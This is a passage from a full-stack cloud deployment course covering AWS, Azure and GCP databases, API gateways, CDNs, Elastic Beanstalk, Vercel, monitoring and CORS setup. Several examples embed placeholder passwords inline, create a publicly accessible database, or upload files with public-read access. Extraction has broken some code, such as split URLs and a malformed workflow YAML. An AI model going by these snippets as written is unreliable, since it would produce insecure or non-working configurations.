  --db-instance-identifier mydb \
  --query 'DBInstances[0].Endpoint.Address'

```

```
# Output: mydb.c123456789.us-east-1.rds.amazonaws.com
```

## Connect from Spring Boot:

```
# application.properties
spring.datasource.url=jdbc:mysql://mydb.c123456789.us-east-
1.rds.amazonaws.com:3306/mydb
spring.datasource.username=admin
spring.datasource.password=MyPassword123!
spring.jpa.hibernate.ddl-auto=update
```

## Azure SQL Database

### Example: Create a SQL Server Database

```
# Create a SQL Server
az sql server create \
--name myserver123 \
--resource-group myResourceGroup \
--location eastus \
--admin-user myadmin \
--admin-password MyPassword123!

# Create a database
az sql db create \
--resource-group myResourceGroup \
--server myserver123 \
--name mydb \
--service-objective S0 # Standard tier

# Allow your IP address
az sql server firewall-rule create \
--resource-group myResourceGroup \
--server myserver123 \
--name AllowMyIP \
--start-ip-address YOUR_IP \
--end-ip-address YOUR_IP

# Connection string:
#
jdbc:sqlserver://myserver123.database.windows.net:1433;database=mydb;user=myadmin;
password=MyPassword123!;encrypt=true
```

## Google Cloud SQL

### Example: Create a MySQL Database

```

# Create instance
gcloud sql instances create myinstance \
--database-version=MYSQL_8_0 \
--tier=db-f1-micro \ # Smallest tier
--region=us-central1

# Set root password
gcloud sql users set-password root \
--host=% \
--instance=myinstance \
--password=MyPassword123!

# Create a database
gcloud sql databases create mydb --instance=myinstance

# Allow your IP
gcloud sql instances patch myinstance \
--authorized-networks=YOUR_IP

# Connection:
# jdbc:mysql://PUBLIC_IP:3306/mydb?user=root&password=MyPassword123!

```

## b) NoSQL Databases

### AWS DynamoDB

#### What is DynamoDB?

A fully managed NoSQL database (key-value + document store). Serverless (no servers to manage), scales automatically, and has single-digit millisecond latency.

#### Key Concepts:

- **Table:** Collection of items
- **Item:** Like a row (JSON document)
- **Primary Key:** Partition key (required) + Sort key (optional)

#### Example: Create a Table and Store Data

```

# Create table
aws dynamodb create-table \
--table-name Users \
--attribute-definitions \
 AttributeName=userId,AttributeType=S \
--key-schema \
 AttributeName=userId,KeyType=HASH \
--billing-mode PAY_PER_REQUEST

# Put an item
aws dynamodb put-item \
--table-name Users \

```

```
--item '{
    "userId": {"S": "user123"},
    "name": {"S": "John Doe"},
    "email": {"S": "john@example.com"},
    "age": {"N": "30"}
}'

# Get an item
aws dynamodb get-item \
--table-name Users \
--key '{"userId": {"S": "user123"}}'

# Query items
aws dynamodb scan --table-name Users
```

## Spring Boot with DynamoDB:

```
// Add dependency
<dependency>
    <groupId>software.amazon.awssdk</groupId>
    <artifactId>dynamodb</artifactId>
</dependency>
```

```
// User.java
@DynamoDBTable(tableName = "Users")
public class User {
    @DynamoDBHashKey
    private String userId;

    @DynamoDBAttribute
    private String name;

    @DynamoDBAttribute
    private String email;

    // Getters and setters
}
```

```
// UserRepository.java
@Repository
public class UserRepository {

    private final DynamoDbClient dynamoDb;

    public void save(User user) {
        Map<String, AttributeValue> item = Map.of(
            "userId", AttributeValue.builder().s(user.getUserId()).build(),
            "name", AttributeValue.builder().s(user.getName()).build(),
```

```

        "email", AttributeValue.builder().s(user.getEmail()).build()
    );

    PutItemRequest request = PutItemRequest.builder()
        .tableName("Users")
        .item(item)
        .build();

    dynamoDb.putItem(request);
}

public User findById(String userId) {
    GetItemRequest request = GetItemRequest.builder()
        .tableName("Users")
        .key(Map.of("userId", AttributeValue.builder().s(userId).build()))
        .build();

    GetItemResponse response = dynamoDb.getItem(request);
    // Map response to User object
}
}

```

## Azure Cosmos DB

Multi-model NoSQL database (supports document, key-value, graph, column-family).

### Example: Create a Cosmos DB Account

```

az cosmosdb create \
--name mycosmosdb \
--resource-group myResourceGroup \
--kind GlobalDocumentDB

az cosmosdb sql database create \
--account-name mycosmosdb \
--resource-group myResourceGroup \
--name mydb

az cosmosdb sql container create \
--account-name mycosmosdb \
--resource-group myResourceGroup \
--database-name mydb \
--name users \
--partition-key-path "/userId"

```

## Google Firestore

Serverless NoSQL document database.

```
# Enable Firestore
gcloud firestore databases create --region=us-central

# Use from Java (add Firebase SDK)
Firestore db = FirestoreClient.getFirestore();
db.collection("users").document("user123").set(Map.of(
    "name", "John Doe",
    "email", "john@example.com"
));
```

## 4. API Gateways

### What is an API Gateway?

An API Gateway sits in front of your backend services and acts as a single entry point for clients. It handles:

- **Routing:** Forward requests to the correct backend service
- **Rate limiting:** Prevent abuse
- **Authentication:** Verify API keys/tokens
- **Caching:** Speed up responses
- **Request/response transformation**

### AWS API Gateway

#### Example: Create a REST API

```
# 1. Create API
aws apigateway create-rest-api --name my-api

# 2. Get root resource ID
aws apigateway get-resources --rest-api-id <api-id>

# 3. Create /users resource
aws apigateway create-resource \
--rest-api-id <api-id> \
--parent-id <root-id> \
--path-part users

# 4. Create GET method
aws apigateway put-method \
--rest-api-id <api-id> \
--resource-id <resource-id> \
--http-method GET \
--authorization-type NONE

# 5. Connect to Lambda backend
aws apigateway put-integration \
--rest-api-id <api-id> \
--resource-id <resource-id> \
--http-method GET \
```

```
--type AWS_PROXY \
--integration-http-method POST \
--uri arn:aws:apigateway:us-east-1:lambda:path/2015-03-
31/functions/arn:aws:lambda:us-east-1:123456789012:function:get-users/invocations

# 6. Deploy API
aws apigateway create-deployment \
--rest-api-id <api-id> \
--stage-name prod

# API URL: https://<api-id>.execute-api.us-east-1.amazonaws.com/prod/users
```

## Features:

- **Usage Plans:** Limit API requests per client
- **API Keys:** Authenticate clients
- **Custom Domains:** Use your own domain (api.example.com)
- **WebSocket Support:** Real-time bidirectional communication

## Azure API Management

Similar to AWS API Gateway, with additional features:

- **Developer portal:** Auto-generated API documentation
- **Policies:** Transform requests/responses
- **Versioning:** Manage multiple API versions

## Example: Create an API

```
az apim create \
--name myapim \
--resource-group myResourceGroup \
--publisher-name "My Company" \
--publisher-email admin@example.com \
--sku-name Developer

az apim api create \
--resource-group myResourceGroup \
--service-name myapim \
--api-id my-api \
--path users \
--display-name "Users API"
```

## Google Cloud Endpoints

API management for GCP services.

```
# openapi.yaml
swagger: "2.0"
info:
  title: "My API"
  version: "1.0.0"
host: "my-api.endpoints.PROJECT_ID.cloud.goog"
paths:
  /users:
    get:
      summary: "Get users"
      operationId: "getUsers"
      responses:
        200:
          description: "Success"
```

```
gcloud endpoints services deploy openapi.yaml
```

## 5. Content Delivery Network (CDN)

### What is a CDN?

A CDN caches your static content (images, CSS, JS) on servers worldwide, reducing latency for users.

### AWS CloudFront

#### Example: Create a CDN for S3 Bucket

```
# Create a CloudFront distribution
aws cloudfront create-distribution \
  --origin-domain-name my-bucket.s3.amazonaws.com \
  --default-root-object index.html

# Your content is now cached globally
# Users download from the nearest edge location
```

#### Benefits:

- Faster load times (content served from nearest server)
- Reduced origin load (fewer requests to S3)
- DDoS protection
- HTTPS support

### Azure CDN

```
az cdn profile create \
  --resource-group myResourceGroup \
```

```
--name myCDN \
--sku Standard_Microsoft

az cdn endpoint create \
--resource-group myResourceGroup \
--profile-name myCDN \
--name myendpoint \
--origin my-bucket.blob.core.windows.net
```

## Google Cloud CDN

```
gcloud compute backend-buckets create my-backend \
--gcs-bucket-name=my-bucket

gcloud compute url-maps create my-cdn \
--default-backend-bucket=my-backend

gcloud compute target-http-proxies create my-proxy \
--url-map=my-cdn
```

---

## 6. Summary: Cloud Services Comparison

| Service Type          | AWS               | Azure            | GCP             |
|-----------------------|-------------------|------------------|-----------------|
| <b>VMs</b>            | EC2               | Virtual Machines | Compute Engine  |
| <b>PaaS</b>           | Elastic Beanstalk | App Service      | App Engine      |
| <b>Serverless</b>     | Lambda            | Functions        | Cloud Functions |
| <b>Object Storage</b> | S3                | Blob Storage     | Cloud Storage   |
| <b>SQL Database</b>   | RDS               | SQL Database     | Cloud SQL       |
| <b>NoSQL Database</b> | DynamoDB          | Cosmos DB        | Firestore       |
| <b>API Gateway</b>    | API Gateway       | API Management   | Cloud Endpoints |
| <b>CDN</b>            | CloudFront        | CDN              | Cloud CDN       |

---

## Summary: Module 7.2 Key Takeaways

- Compute:** VMs (full control), PaaS (managed platform), Serverless (no servers)
  - Storage:** S3/Blob/Cloud Storage for files (pay per GB stored)
  - Databases:** RDS/Azure SQL/Cloud SQL (managed relational), DynamoDB/Cosmos/Firestore (NoSQL)
  - API Gateway:** Single entry point for APIs (routing, auth, rate limiting)
  - CDN:** Cache content globally for faster delivery
  - Choose services based on your needs (control vs ease-of-use)**
-

## Module 7.3: Deploying to Cloud (2 hours)

Now that we understand cloud services, let's deploy a complete full-stack application (Spring Boot + React + Database) to the cloud.

---

### 1. Deploying Spring Boot to AWS Elastic Beanstalk

#### What is Elastic Beanstalk?

Elastic Beanstalk is a PaaS that simplifies deployment. You upload your JAR file, and AWS automatically:

- Creates EC2 instances
  - Configures load balancer
  - Sets up auto-scaling
  - Manages health monitoring
  - Handles rolling updates
- 

#### Step-by-Step: Deploy Spring Boot App

##### Step 1: Prepare Your Application

```
# application.properties
server.port=5000 # Elastic Beanstalk expects port 5000

# Use environment variables for sensitive data
spring.datasource.url=${DB_URL}
spring.datasource.username=${DB_USERNAME}
spring.datasource.password=${DB_PASSWORD}
```

##### Build the JAR:

```
mvn clean package -DskipTests
# Output: target/myapp-0.0.1-SNAPSHOT.jar
```

---

##### Step 2: Install EB CLI

```
# Install EB CLI
pip install awsebcli

# Verify installation
eb --version
```

---

##### Step 3: Initialize Elastic Beanstalk

```
cd my-spring-boot-app

# Initialize EB project
eb init

# Follow prompts:
# - Select region: us-east-1
# - Application name: my-app
# - Platform: Java 17
# - Do you want to set up SSH: Yes
```

This creates a `.elasticbeanstalk/config.yml` file.

---

#### Step 4: Create Environment and Deploy

```
# Create production environment
eb create prod-env

# This will:
# 1. Upload your JAR
# 2. Create EC2 instances
# 3. Create load balancer
# 4. Configure security groups
# 5. Deploy your application

# Wait ~5-10 minutes for environment creation
```

Your app is now running at:

```
http://prod-env.us-east-1.elasticbeanstalk.com
```

---

#### Step 5: Configure Environment Variables

```
# Set database credentials
eb setenv \
  DB_URL="jdbc:mysql://mydb.c123.us-east-1.rds.amazonaws.com:3306/mydb" \
  DB_USERNAME="admin" \
  DB_PASSWORD="MyPassword123!"

# Restart the environment
eb restart
```

**Alternative: Use AWS Console**

1. Go to Elastic Beanstalk → Environments → prod-env
  2. Configuration → Software → Environment properties
  3. Add key-value pairs
  4. Apply changes
- 

## Step 6: Deploy Updates

```
# Make code changes  
# ...  
  
# Build new JAR  
mvn clean package -DskipTests  
  
# Deploy update  
eb deploy  
  
# EB automatically does a rolling update (zero downtime)
```

---

## Step 7: Monitor and Debug

```
# View recent logs  
eb logs  
  
# Stream logs in real-time  
eb logs --stream  
  
# Open app in browser  
eb open  
  
# SSH into instance  
eb ssh  
  
# Check environment status  
eb status  
  
# Check environment health  
eb health
```

---

## Step 8: Scaling

```
# Auto-scale based on load  
# Go to AWS Console → Elastic Beanstalk → Configuration → Capacity  
  
# Configuration:  
# - Min instances: 2  
# - Max instances: 10
```

```
# - Metric: CPUUtilization  
# - Threshold: 70%
```

Or use CLI:

```
eb scale 5 # Set to 5 instances immediately
```

## Step 9: Custom Domain

```
# 1. Go to Route 53 (AWS DNS service)  
# 2. Create hosted zone for your domain (e.g., example.com)  
# 3. Create CNAME record:  
#     - Name: api.example.com  
#     - Value: prod-env.us-east-1.elasticbeanstalk.com  
  
# Now access at: http://api.example.com
```

## Step 10: HTTPS with SSL Certificate

```
# 1. Request certificate in AWS Certificate Manager (ACM)  
aws acm request-certificate \  
  --domain-name api.example.com \  
  --validation-method DNS  
  
# 2. Add load balancer listener (in AWS Console)  
# Elastic Beanstalk → Configuration → Load Balancer  
# Add listener: HTTPS (443) → Forward to instances  
  
# 3. Attach certificate to listener
```

## Common Issues & Solutions:

### Issue 1: App starts but health check fails

```
# Solution: Configure health check endpoint  
# application.properties  
management.endpoints.web.exposure.include=health  
management.endpoint.health.show-details=always  
  
# In AWS Console:  
# Configuration → Load Balancer → Process → Health check path: /actuator/health
```

## Issue 2: Database connection timeout

```
# Solution: Allow EB security group in RDS
# 1. Get EB security group ID:
aws ec2 describe-security-groups --filters "Name=tag:elasticbeanstalk:environment-name,Values=prod-env"

# 2. Add inbound rule to RDS security group:
aws rds modify-db-instance --db-instance-identifier mydb \
--vpc-security-group-ids sg-EB sg-RDS
```

## Issue 3: Out of memory errors

```
# Solution: Increase instance size
eb config

# Change:
aws:autoscaling:launchconfiguration:
  InstanceType: t2.small # Was t2.micro
```

---

## 2. Deploying React to Vercel

### What is Vercel?

Vercel is a cloud platform optimized for frontend frameworks (React, Next.js, Vue). It offers:

- **Instant deployments:** Push to Git, auto-deploy
- **Global CDN:** Fast loading worldwide
- **Serverless functions:** Backend API routes
- **Automatic HTTPS:** Free SSL certificates
- **Preview deployments:** Every PR gets a unique URL

### Alternatives:

- **Netlify:** Similar to Vercel
- **AWS S3 + CloudFront:** More control but complex
- **Azure Static Web Apps**
- **Firebase Hosting**

---

## Step-by-Step: Deploy React to Vercel

### Step 1: Prepare React App

```
cd my-react-app

# Ensure build works locally
```

```
npm run build  
# Output: build/ folder with production-ready files
```

## Step 2: Configure Environment Variables

```
// .env.production  
REACT_APP_API_URL=http://prod-env.us-east-1.elasticbeanstalk.com
```

```
// src/api/config.js  
const API_URL = process.env.REACT_APP_API_URL || "http://localhost:8080";  
  
export default API_URL;
```

```
// src/api/users.js  
import API_URL from "./config";  
  
export const getUsers = async () => {  
  const response = await fetch(` ${API_URL}/api/users`);  
  return response.json();  
};
```

## Step 3: Deploy with Vercel CLI

```
# Install Vercel CLI  
npm install -g vercel  
  
# Login  
vercel login  
  
# Deploy (from project root)  
cd my-react-app  
vercel  
  
# Follow prompts:  
# - Set up and deploy? Yes  
# - Which scope? (your account)  
# - Link to existing project? No  
# - Project name? my-react-app  
# - Directory? ./  
# - Override settings? No  
  
# Wait ~30 seconds  
# Output: https://my-react-app.vercel.app
```

## Step 4: Deploy to Production

```
# Deploy to production domain  
vercel --prod  
  
# Output: https://my-react-app.vercel.app (production)
```

## Step 5: Deploy with Git Integration (Recommended)

```
# 1. Push code to GitHub  
git add .  
git commit -m "Initial commit"  
git push origin main  
  
# 2. Go to https://vercel.com  
# 3. Click "Import Project"  
# 4. Select your GitHub repo  
# 5. Configure:  
#     - Framework Preset: Create React App  
#     - Root Directory: ./  
#     - Build Command: npm run build  
#     - Output Directory: build  
#     - Environment Variables:  
#         REACT_APP_API_URL = https://api.example.com  
  
# 6. Click Deploy  
  
# Now, every push to main → auto-deploys to production  
# Every PR → creates a preview deployment
```

## Step 6: Custom Domain

```
# 1. Go to Vercel Dashboard → Project → Settings → Domains  
# 2. Add domain: example.com  
# 3. Add DNS records (Vercel provides instructions):  
#     - A record: @ → 76.76.21.21  
#     - CNAME: www → cname.vercel-dns.com  
  
# 4. Wait for DNS propagation (~5 minutes)  
# 5. Access at: https://example.com
```

## Step 7: Environment Variables (Via Vercel Dashboard)

```
# Vercel Dashboard → Project → Settings → Environment Variables

REACT_APP_API_URL = https://api.example.com (Production)
REACT_APP_API_URL = http://localhost:8080 (Development)
```

---

## Step 8: Configure CORS in Spring Boot

Since frontend and backend are on different domains, configure CORS:

```
@Configuration
public class CorsConfig implements WebMvcConfigurer {

    @Override
    public void addCorsMappings(CorsRegistry registry) {
        registry.addMapping("/**")
            .allowedOrigins(
                "https://example.com",
                "https://www.example.com",
                "https://my-react-app.vercel.app",
                "http://localhost:3000" // Development
            )
            .allowedMethods("GET", "POST", "PUT", "DELETE", "OPTIONS")
            .allowedHeaders("*")
            .allowCredentials(true);
    }
}
```

---

## 3. Deploying React to Netlify

**Alternative to Vercel** (very similar process)

### Step 1: Install Netlify CLI

```
npm install -g netlify-cli

# Login
netlify login
```

### Step 2: Deploy

```
cd my-react-app
npm run build

# Deploy
netlify deploy --prod
```

```
# Choose:  
# - Create & configure a new site  
# - Publish directory: build/
```

### Or use Git Integration:

```
# 1. Push to GitHub  
# 2. Go to https://app.netlify.com  
# 3. Click "New site from Git"  
# 4. Select repo  
# 5. Build settings:  
#     - Build command: npm run build  
#     - Publish directory: build  
# 6. Deploy site
```

### Benefits of Netlify:

- **Form handling:** Built-in form submissions
- **Serverless functions:** Create API endpoints
- **Split testing:** A/B testing
- **Redirects & rewrites:** Easy routing

## 4. Deploying React to AWS S3 + CloudFront

For more control and lower costs (but more complex)

### Step 1: Build React App

```
npm run build  
# Output: build/ folder
```

### Step 2: Create S3 Bucket

```
# Create bucket  
aws s3 mb s3://my-app-frontend  
  
# Upload build files  
aws s3 sync build/ s3://my-app-frontend --acl public-read  
  
# Enable static website hosting  
aws s3 website s3://my-app-frontend/ \  
  --index-document index.html \  
  --error-document index.html  
  
# Access at: http://my-app-frontend.s3-website-us-east-1.amazonaws.com
```

### Step 3: Create CloudFront Distribution (CDN for global caching)

```
aws cloudfront create-distribution \
--origin-domain-name my-app-frontend.s3.amazonaws.com \
--default-root-object index.html

# Wait ~10 minutes for distribution to deploy
# Output: https://d111111abcdef8.cloudfront.net
```

### Step 4: Configure Custom Domain

```
# 1. Request SSL certificate in ACM (us-east-1 region)
aws acm request-certificate \
--domain-name example.com \
--subject-alternative-names www.example.com \
--validation-method DNS \
--region us-east-1

# 2. Validate certificate (add DNS records)
# 3. Attach certificate to CloudFront distribution
# 4. Add CNAME in Route 53:
#     - example.com → d111111abcdef8.cloudfront.net
```

### Step 5: Automate Deployment with GitHub Actions

```
# .github/workflows/deploy.yml
name: Deploy to S3

on:
  push:
    branches: [main]

jobs:
  deploy:
    deploy:
      runs-on: ubuntu-latest
      steps:
        - uses: actions/checkout@v2

        - name: Setup Node.js
          uses: actions/setup-node@v2
          with:
            node-version: "18"

        - name: Install dependencies
          run: npm install

        - name: Build
          run: npm run build
```

```
- name: Deploy to S3
  env:
    AWS_ACCESS_KEY_ID: ${{ secrets.AWS_ACCESS_KEY_ID }}
    AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
  run: |
    aws s3 sync build/ s3://my-app-frontend --delete
    aws cloudfront create-invalidation --distribution-id E1234567890 --paths
  /*
```

## 5. Database Migration to Cloud

**Scenario:** Move local MySQL database to AWS RDS

### Step 1: Export Local Database

```
# Export schema and data
mysqldump -u root -p mydb > mydb_backup.sql
```

### Step 2: Create RDS Instance

```
aws rds create-db-instance \
--db-instance-identifier mydb-prod \
--db-instance-class db.t3.micro \
--engine mysql \
--engine-version 8.0.35 \
--master-username admin \
--master-user-password MySecurePassword123! \
--allocated-storage 20 \
--publicly-accessible

# Wait ~5 minutes for creation
```

### Step 3: Import Data to RDS

```
# Get RDS endpoint
aws rds describe-db-instances \
--db-instance-identifier mydb-prod \
--query 'DBInstances[0].Endpoint.Address' \
--output text

# Import data
mysql -h mydb-prod.c123.us-east-1.rds.amazonaws.com \
-u admin -pMySecurePassword123! \
mydb < mydb_backup.sql
```

## Step 4: Update Spring Boot Configuration

```
# application-production.properties
spring.datasource.url=jdbc:mysql://mydb-prod.c123.us-east-
1.rds.amazonaws.com:3306/mydb
spring.datasource.username=admin
spring.datasource.password=${DB_PASSWORD} # Use environment variable
spring.jpa.hibernate.ddl-auto=validate # Don't auto-create tables in production
```

## Step 5: Set Environment Variable in Elastic Beanstalk

```
eb setenv DB_PASSWORD="MySecurePassword123!"
```

## 6. Environment Variables in Cloud

### Why Environment Variables?

- **Security:** Don't commit secrets to Git
- **Flexibility:** Different values per environment (dev/staging/prod)
- **Cloud compatibility:** Cloud providers inject environment variables

### Best Practices:

#### ✗ Bad: Hardcoded Secrets

```
spring.datasource.password=MyPassword123!
```

#### ✓ Good: Environment Variables

```
spring.datasource.password=${DB_PASSWORD}
```

### React Environment Variables:

```
# .env.development (local)
REACT_APP_API_URL=http://localhost:8080

# .env.production (cloud)
REACT_APP_API_URL=https://api.example.com
```

### Access in code:

```
const API_URL = process.env.REACT_APP_API_URL;
```

### Set in Vercel:

```
Dashboard → Project → Settings → Environment Variables
```

### Set in AWS Elastic Beanstalk:

```
eb setenv REACT_APP_API_URL=https://api.example.com
```

### Spring Boot Environment Variables:

```
# application.properties
server.port=${PORT:8080} # Use $PORT if set, else 8080
spring.datasource.url=${DB_URL}
spring.datasource.username=${DB_USERNAME}
spring.datasource.password=${DB_PASSWORD}
jwt.secret=${JWT_SECRET}
```

### Set in AWS:

```
eb setenv \
  DB_URL="jdbc:mysql://mydb.c123.us-east-1.rds.amazonaws.com:3306/mydb" \
  DB_USERNAME="admin" \
  DB_PASSWORD="MyPassword123!" \
  JWT_SECRET="my-super-secret-key-change-in-production"
```

### Set in Docker:

```
docker run -p 8080:8080 \
  -e DB_URL=jdbc:mysql://mydb:3306/mydb \
  -e DB_USERNAME=admin \
  -e DB_PASSWORD=secret \
  myapp:latest
```

### Set in Kubernetes:

```
env:
  - name: DB_URL
    value: jdbc:mysql://mydb:3306/mydb
```

```
- name: DB_PASSWORD
  valueFrom:
    secretKeyRef:
      name: db-secret
      key: password
```

## 7. Monitoring & Logging in Cloud

### Why Monitoring Matters:

- **Detect issues early:** Catch errors before users complain
- **Performance insights:** Identify slow endpoints
- **Cost optimization:** Find resource-hungry services
- **Security:** Detect suspicious activity

### AWS CloudWatch (Monitoring & Logging)

#### Step 1: View Logs

```
# Via Elastic Beanstalk CLI
eb logs

# Via AWS CLI
aws logs tail /aws/elasticbeanstalk/prod-env/var/log/web.stdout.log --follow

# Via AWS Console
# CloudWatch → Log Groups → /aws/elasticbeanstalk/prod-env
```

#### Step 2: Create Custom Metrics

```
// Add CloudWatch client
<dependency>
  <groupId>software.amazon.awssdk</groupId>
  <artifactId>cloudwatch</artifactId>
</dependency>
```

```
@Service
public class MetricsService {

  private final CloudWatchClient cloudWatch;

  public void recordUserLogin(String userId) {
    PutMetricDataRequest request = PutMetricDataRequest.builder()
      .namespace("MyApp")
      .metricData(MetricDatum.builder()
        .metricName("UserLogins")
```

```

        .value(1.0)
        .unit(StandardUnit.COUNT)
        .timestamp(Instant.now())
        .build())
    .build();

    cloudWatch.putMetricData(request);
}
}

```

### Step 3: Create Alarms

```

# Alert if CPU > 80% for 5 minutes
aws cloudwatch put-metric-alarm \
--alarm-name high-cpu \
--alarm-description "Alert when CPU exceeds 80%" \
--metric-name CPUUtilization \
--namespace AWS/EC2 \
--statistic Average \
--period 300 \
--threshold 80 \
--comparison-operator GreaterThanThreshold \
--evaluation-periods 1 \
--alarm-actions arn:aws:sns:us-east-1:123456789012:my-sns-topic

```

---

### Structured Logging with Logback

```

<!-- logback-spring.xml -->
<configuration>
    <appender name="JSON_CONSOLE" class="ch.qos.logback.core.ConsoleAppender">
        <encoder class="net.logstash.logback.encoder.LogstashEncoder">
            <includeContext>true</includeContext>
            <includeMdc>true</includeMdc>
        </encoder>
    </appender>

    <root level="INFO">
        <appender-ref ref="JSON_CONSOLE"/>
    </root>
</configuration>

```

```

// Usage
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;

@RestController
public class UserController {

```

```

private static final Logger log =
LoggerFactory.getLogger(UserController.class);

@PostMapping("/users")
public User createUser(@RequestBody User user) {
    log.info("Creating user: userId={}, email={}", user.getId(),
user.getEmail());
    // ...
}
}

```

### Output (JSON format, easy to search in CloudWatch):

```
{
  "timestamp": "2024-01-15T10:30:45.123Z",
  "level": "INFO",
  "logger": "UserController",
  "message": "Creating user: userId=123, email=john@example.com",
  "userId": "123",
  "email": "john@example.com"
}
```

## Application Monitoring with Spring Boot Actuator

```

<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>

```

```

# application.properties
management.endpoints.web.exposure.include=health,metrics,info,prometheus
management.endpoint.health.show-details=always
management.metrics.export.prometheus.enabled=true

```

### Endpoints:

- **/actuator/health** – Application health status
- **/actuator/metrics** – JVM metrics (memory, threads, HTTP requests)
- **/actuator/info** – Application info (version, build time)
- **/actuator/prometheus** – Metrics in Prometheus format

```

# Check health
curl http://prod-env.elasticbeanstalk.com/actuator/health

```

```
# Output:  
{  
    "status": "UP",  
    "components": {  
        "db": {"status": "UP"},  
        "diskSpace": {"status": "UP", "details": {...}},  
        "ping": {"status": "UP"}  
    }  
}
```

## AWS X-Ray (Distributed Tracing)

Trace requests across multiple services (useful for microservices).

```
<dependency>  
    <groupId>com.amazonaws</groupId>  
    <artifactId>aws-xray-recorder-sdk-spring</artifactId>  
</dependency>
```

```
@Configuration  
@EnableXRay  
public class XRayConfig {  
    // Auto-instruments all requests  
}
```

### X-Ray shows:

- Request flow (Frontend → API Gateway → Lambda → Database)
- Latency for each service
- Errors and exceptions

## 8. Complete Deployment Checklist

### Before deploying to production:

#### Security:

- No hardcoded secrets
- HTTPS enabled
- CORS configured
- Security headers set
- Rate limiting implemented

#### Database:

- Backups enabled

- Connection pooling configured
- Indexes created
- Migration scripts ready

#### **Logging:**

- Structured logging configured
- Log levels set correctly (INFO in prod, not DEBUG)
- Sensitive data not logged

#### **Monitoring:**

- Health checks configured
- Alerts set up (CPU, memory, errors)
- Metrics tracked

#### **Performance:**

- CDN configured for static assets
- Caching enabled
- Compression enabled (gzip)
- Database queries optimized

#### **Resilience:**

- Auto-scaling configured
- Load balancer set up
- Graceful shutdown implemented
- Circuit breakers for external APIs

#### **Deployment:**

- CI/CD pipeline set up
  - Rollback plan ready
  - Zero-downtime deployment (rolling updates)
- 

## **9. Cost Optimization Tips**

### **AWS Free Tier (12 months):**

- EC2: 750 hours/month (t2.micro)
- RDS: 750 hours/month (db.t2.micro, 20 GB storage)
- S3: 5 GB storage, 20,000 GET requests
- Lambda: 1 million requests, 400,000 GB-seconds compute

### **Cost Savings:**

#### **1. Use Reserved Instances (1-3 years):**

- Save up to 75% vs on-demand pricing

#### **2. Right-size instances:**

```

# Monitor CPU usage
aws cloudwatch get-metric-statistics \
--metric-name CPUUtilization \
--namespace AWS/EC2

# If average CPU < 20%, downsize instance
# t2.medium → t2.small (50% savings)

```

### 3. Auto-scale based on demand:

- Don't run 10 instances 24/7 if you only need them during peak hours

### 4. Use S3 lifecycle policies:

```
{
  "Rules": [
    {
      "Id": "Archive old files",
      "Status": "Enabled",
      "Transitions": [
        {
          "Days": 30,
          "StorageClass": "GLACIER"
        }
      ]
    }
  ]
}
```

### 5. Delete unused resources:

```

# Find unused volumes
aws ec2 describe-volumes --filters "Name=status,Values=available"

# Find unused load balancers
aws elbv2 describe-load-balancers

```

---

### Summary: Module 7.3 Key Takeaways

- Elastic Beanstalk simplifies Spring Boot deployment (PaaS)**
- Vercel/Netlify are best for React (easy Git integration)**
- S3 + CloudFront offers more control but is complex**
- Always use environment variables for secrets**
- Enable logging and monitoring (CloudWatch, Actuator)**
- Set up health checks and alarms**

- Optimize costs (auto-scaling, right-sizing, reserved instances)
  - Use free tier for learning and small projects
- 

## Phase 8: Full-Stack Integration (12 hours)

### Module 8.1: Connecting Frontend to Backend (4 hours)

#### What is Full-Stack Integration?

Full-stack integration is the process of connecting your frontend application (React) with your backend application (Spring Boot) so they can communicate seamlessly. Think of it like connecting two people who speak different languages—you need a translator (in this case, HTTP and APIs) to help them understand each other.

---

#### 1. CORS Configuration in Spring Boot

##### What is CORS?

CORS stands for **Cross-Origin Resource Sharing**. When your React app running on <http://localhost:3000> tries to talk to your Spring Boot API running on <http://localhost:8080>, the browser blocks this by default for security reasons. This is called the "same-origin policy."

CORS is a mechanism that allows your backend to tell the browser: "It's okay, I trust requests from this frontend."

##### Why Do We Need CORS?

Without CORS configuration, your React app would get errors like:

```
Access to fetch at 'http://localhost:8080/api/users' from origin
'http://localhost:3000' has been blocked by CORS policy
```

#### How to Configure CORS in Spring Boot

##### Method 1: Global CORS Configuration (Recommended)

Create a configuration class:

```
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.web.servlet.config.annotation.CorsRegistry;
import org.springframework.web.servlet.config.annotation.WebMvcConfigurer;

@Configuration
public class WebConfig {

    @Bean
    public WebMvcConfigurer corsConfigurer() {
        return new WebMvcConfigurer() {
```

```

    @Override
    public void addCorsMappings(CorsRegistry registry) {
        registry.addMapping("/api/**") // Apply to all /api/* endpoints
            .allowedOrigins("http://localhost:3000") // Allow React
            app
            .allowedMethods("GET", "POST", "PUT", "DELETE", "OPTIONS")
            .allowedHeaders("*") // Allow all headers
            .allowCredentials(true) // Allow cookies
            .maxAge(3600); // Cache preflight response for 1 hour
        }
    };
}
}

```

### Explanation:

- `addMapping("/api/**")`: Applies CORS settings to all endpoints starting with `/api/`
- `allowedOrigins("http://localhost:3000")`: Only allows requests from your React app
- `allowedMethods()`: Specifies which HTTP methods are allowed
- `allowedHeaders("*")`: Allows all headers (like `Authorization`, `Content-Type`)
- `allowCredentials(true)`: Allows sending cookies with requests (important for JWT stored in cookies)

### Method 2: Per-Controller CORS

```

@RestController
@RequestMapping("/api/users")
@CrossOrigin(origins = "http://localhost:3000", allowCredentials = "true")
public class UserController {

    @GetMapping
    public List<User> getAllUsers() {
        return userService.findAll();
    }
}

```

### Production CORS Configuration:

For production, specify exact origins instead of `*`:

```

.allowedOrigins(
    "https://myapp.com",
    "https://www.myapp.com"
)

```

---

## 2. React Proxy Setup for Development

### What is a Proxy?

A proxy acts as a middleman between your React app and your backend. Instead of React making requests to <http://localhost:8080>, it makes requests to its own server (<http://localhost:3000>), which then forwards them to the backend.

## Why Use a Proxy?

- 1. Simpler Code:** You can write `/api/users` instead of <http://localhost:8080/api/users>
- 2. Avoids CORS Issues:** Since requests appear to come from the same origin
- 3. Matches Production:** Your production app will also use relative URLs

## Setting Up Proxy in React

### Method 1: Simple Proxy (`package.json`)

Add this to your `package.json`:

```
{  
  "name": "my-react-app",  
  "version": "1.0.0",  
  "proxy": "http://localhost:8080"  
}
```

Now you can make requests like:

```
// Instead of: fetch('http://localhost:8080/api/users')  
fetch("/api/users")  
  .then((response) => response.json())  
  .then((data) => console.log(data));
```
